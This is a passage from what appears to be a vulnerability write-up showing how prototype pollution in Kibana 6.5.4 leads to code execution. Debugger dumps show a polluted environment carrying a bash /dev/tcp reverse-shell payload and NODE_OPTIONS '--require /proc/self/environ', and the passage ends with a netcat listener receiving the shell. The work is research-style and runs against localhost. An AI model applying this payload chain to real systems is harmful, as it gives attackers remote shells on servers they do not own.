    throw new TypeError('"uid" must be an integer');
```

```
▼ Local
    this: null
  ▼ args: Array(2)
      0: "--inspect=9669"
      1: "/home/aleister/Workspaces/kibana-prototype-pollusion/kibana-6.5.4/x-pack
      length: 2
    ▶ __proto__: [constructor: ƒ, concat: ƒ, pop: ƒ, push: ƒ, shift: ƒ, …]
    env: undefined
    envPairs: undefined
    file: "/home/aleister/.nvm/versions/node/v8.14.0/bin/node"
    key: undefined
  ▼ options:
    ▶ execArgv: ['--inspect=9669']
      execPath: "/home/aleister/.nvm/versions/node/v8.14.0/bin/node"
      shell: false
    ▶ stdio: (4) ['inherit', 'inherit', 'inherit', 'ipc']
    ▶ __proto__: {env: {…}, constructor: ƒ, __defineGetter__: ƒ, __defineSetter__:
```

```
normalizeSpawnArguments             child_process.js:383
exports.spawn                       child_process.js:497
exports.fork                        child_process.js:104
getWorker                           index.js:19
exports.thread.resolve              index.js:55
exports.thread                      index.js:54
io.on                               socket.js:51
_tickDomainCallback                 internal/proces…xt_tick.js:229
await in _tickDomainCallback (async)
emitOne                             events.js:116
emit                                events.js:211
_combinedTickCallback               internal/proces…xt_tick.js:132
_tickDomainCallback                 internal/proces…xt_tick.js:219
```

As we can see, the stack trace is the same.

But, the `env` is polluted:




```
      args = ['/d', '/s', '/c', `"${command}"`];  args = (3) ['/home/aleister/.nvm/versions/node/v
      options.windowsVerbatimArguments = true;  options = {execArgv: Array(1), stdio: Array(4), ex
    } else {
      if (typeof options.shell === 'string')  options = {execArgv: Array(1), stdio: Array(4), exec
        file = options.shell;  file = "/home/aleister/.nvm/versions/node/v8.14.0/bin/node"
      else if (process.platform === 'android')
        file = '/system/bin/sh';  file = "/home/aleister/.nvm/versions/node/v8.14.0/bin/node"
      else
        file = '/bin/sh';  file = "/home/aleister/.nvm/versions/node/v8.14.0/bin/node"
      args = ['-c', command];  args = (3) ['/home/aleister/.nvm/versions/node/v8.14.0/bin/node', '
    }
  }

  if (typeof options.argv0 === 'string') {  options = {execArgv: Array(1), stdio: Array(4), execPa
    args.unshift(options.argv0);  args = (3) ['/home/aleister/.nvm/versions/node/v8.14.0/bin/node'
  } else {
    args.unshift(file);  args = (3) ['/home/aleister/.nvm/versions/node/v8.14.0/bin/node', '--insp
  }

  var env = options.env || process.env;  env = {AAAA: 'require("child_process").exec("bash -i >& /
  var envPairs = [];  envPairs = []

  for (var key in env) {
    envPairs.push(key + '=' + env[key]);
  }

  _convertCustomFds(options);

  return {
    file: file,
    args: args,
    options: options,
    envPairs: envPairs
  };
}


var spawn = exports.spawn = function(/*file, args, options*/) {
  var opts = normalizeSpawnArguments.apply(null, arguments);
  var options = opts.options;
  var child = new ChildProcess();

  debug('spawn', opts.args, options);

  child.spawn({
```

```
Local
  this: null
  args: Array(3)
    0: "/home/aleister/.nvm/versions/node/v8.14.0/bin/node"
    1: "--inspect=9669"
    2: "/home/aleister/Workspaces/kibana-prototype-pollusion/kibana-6.5.4/x-pack
    length: 3
    __proto__: [constructor: ƒ, concat: ƒ, pop: ƒ, push: ƒ, shift: ƒ, …]
  env: {AAAA: 'require("child_process").exec("bash -i >& /dev/tcp/127.0.0.1/1337
  envPairs: []
  file: "/home/aleister/.nvm/versions/node/v8.14.0/bin/node"
  key: undefined
  options:
    execArgv: ['--inspect=9669']
    execPath: "/home/aleister/.nvm/versions/node/v8.14.0/bin/node"
    shell: false
    stdio: (4) ['inherit', 'inherit', 'inherit', 'ipc']
    __proto__:
      env:
        AAAA: "require(\"child_process\").exec(\"bash -i >& /dev/tcp/127.0.0.1/1
        NODE_OPTIONS: "--require /proc/self/environ"
        __proto__: {env: {…}, constructor: ƒ, __defineGetter__: ƒ, __defineSette
      constructor: ƒ Object()
      hasOwnProperty: ƒ hasOwnProperty()
      isPrototypeOf: ƒ isPrototypeOf()
      propertyIsEnumerable: ƒ propertyIsEnumerable()
      toLocaleString: ƒ toLocaleString()
      toString: ƒ toString()
      valueOf: ƒ valueOf()
      __defineGetter__: ƒ __defineGetter__()
      __defineSetter__: ƒ __defineSetter__()
      __lookupGetter__: ƒ __lookupGetter__()
      __lookupSetter__: ƒ __lookupSetter__()
      __proto__: (...)
      get __proto__: ƒ __proto__()
      set __proto__: ƒ __proto__()
```

Voila!


The `envPairs` after the loop:



```
      args = ['/d', '/s', '/c', `"${command}"`];  args = (3) ['/home/aleister/.nvm.
      options.windowsVerbatimArguments = true;  options = {execArgv: Array(1), std:
    } else {
      if (typeof options.shell === 'string')  options = {execArgv: Array(1), stdio
        file = options.shell;  file = "/home/aleister/.nvm/versions/node/v8.14.0/b
      else if (process.platform === 'android')
        file = '/system/bin/sh';  file = "/home/aleister/.nvm/versions/node/v8.14.
      else
        file = '/bin/sh';  file = "/home/aleister/.nvm/versions/node/v8.14.0/bin/n
      args = ['-c', command];  args = (3) ['/home/aleister/.nvm/versions/node/v8.1
    }
  }

  if (typeof options.argv0 === 'string') {  options = {execArgv: Array(1), stdio: /
    args.unshift(options.argv0);  args = (3) ['/home/aleister/.nvm/versions/node/v
  } else {
    args.unshift(file);  args = (3) ['/home/aleister/.nvm/versions/node/v8.14.0/bi
  }

  var env = options.env || process.env;  env = {AAAA: 'require("child_process").exe
  var envPairs = [];  envPairs = (3) ['AAAA=require("child_process").exec("bash -i

  for (var key in env) {  key = "env", env = {AAAA: 'require("child_process").ex
    envPairs.push(key + '=' + env[key]);  envPairs = (3) ['AAAA=require("child_proc
  }

  _convertCustomFds(options);

  return {
    file: file,
    args: args,
    options: options,
    envPairs: envPairs
  };
}


var spawn = exports.spawn = function(/*file, args, options*/) {
  var opts = normalizeSpawnArguments.apply(null, arguments);
  var options = opts.options;
  var child = new ChildProcess();

  debug('spawn', opts.args, options);

  child.spawn({
```

```
Local
  this: null
  args: Array(3)
    0: "/home/aleister/.nvm/versions/node/v8.14.0/bin/node"
    1: "--inspect=9669"
    2: "/home/aleister/Workspaces/kibana-prototype-pollusion/kibana-6.5.4/x-pack/plugins/canvas
    length: 3
    __proto__: [constructor: ƒ, concat: ƒ, pop: ƒ, push: ƒ, shift: ƒ, …]
  env: {AAAA: 'require("child_process").exec("bash -i >& /dev/tcp/127.0.0.1/1337 0>&1");process
  envPairs: Array(3)
    0: "AAAA=require(\"child_process\").exec(\"bash -i >& /dev/tcp/127.0.0.1/1337 0>&1\");proce
    1: "NODE_OPTIONS=--require /proc/self/environ"
    2: "env=[object Object]"
    length: 3
    __proto__: [constructor: ƒ, concat: ƒ, pop: ƒ, push: ƒ, shift: ƒ, …]
  file: "/home/aleister/.nvm/versions/node/v8.14.0/bin/node"
  key: "env"
  options:
    execArgv: ['--inspect=9669']
    execPath: "/home/aleister/.nvm/versions/node/v8.14.0/bin/node"
    shell: false
    stdio: (4) ['inherit', 'inherit', 'inherit', 'ipc']
    __proto__:
      env:
        AAAA: "require(\"child_process\").exec(\"bash -i >& /dev/tcp/127.0.0.1/1337 0>&1\");proc
        NODE_OPTIONS: "--require /proc/self/environ"
        __proto__: {env: {…}, constructor: ƒ, __defineGetter__: ƒ, __defineSetter__: ƒ, hasOwnP
      constructor: ƒ Object()
      hasOwnProperty: ƒ hasOwnProperty()
      isPrototypeOf: ƒ isPrototypeOf()
      propertyIsEnumerable: ƒ propertyIsEnumerable()
      toLocaleString: ƒ toLocaleString()
      toString: ƒ toString()
      valueOf: ƒ valueOf()
      __defineGetter__: ƒ __defineGetter__()
      __defineSetter__: ƒ __defineSetter__()
      __lookupGetter__: ƒ __lookupGetter__()
      __lookupSetter__: ƒ __lookupSetter__()
      __proto__: (...)
      get __proto__: ƒ __proto__()
```

And we got the reverse shell:



```
╭─ kibana-6.5.4 on git master !1                                    8.14.0 at 07:36:32 PM
╰─❯ nc -nlvp 1337
Listening on 0.0.0.0 1337
Connection received on 127.0.0.1 52496
bash: /.cargo/env: No such file or directory
[aleister@archlinux kibana-6.5.4]$ 
```